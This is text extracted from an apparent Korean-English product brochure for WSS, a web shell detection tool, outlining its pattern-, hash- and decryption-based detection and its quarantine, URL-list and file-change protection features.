
탐지된 멀웨어
관리




난독화된/암호화된
멀웨어 탐지

Lightweight

WSS Configuration




Structure and Operation




WSS Detection Technology

- UMV의 R&D 팀은 30,000개 이상의 설치된 에이전트에서 악성코드 데이터를 24시간 수집 및 분석하여 탐지 성능을 항상 시킵니다.
- 정교한 패턴 적용과 예외 처리를 통해 허위 긍정률을 최소화합니다.
- 패턴 탐지는 웹 서버/WAS의 고유한 환경에 맞게 맞춤 설정할 수 있습니다.



Pattern

- 알려진 웹 셸 패턴을 파일의 패턴과 비교
- 서명을 기반으로 웹 셸 패턴 생성



Hash Value


- 효율적인 성능을 위해 WSS www.virustotal.com에 게시된 해시 값을 주기적으로 업데이트하고 탐지합니다.



Algorithm

- 전용 SCR 파서와 복호화 엔진을 사용하여 난독화 및 암호화된 코드를 검사합니다.

Detection is the priority



WSS 기능 및 설정




웹 셸

웹 셸 탐지

검역

예외




악성 URL

블랙리스트

화이트리스트

그레이리스트


URL/URI 관리



파일 수정

파일 변경 탐지

파일 변경 방지




관리

권한 관리

에이전트 관리

업데이트 관리

홈 디렉토리 자동 탐지



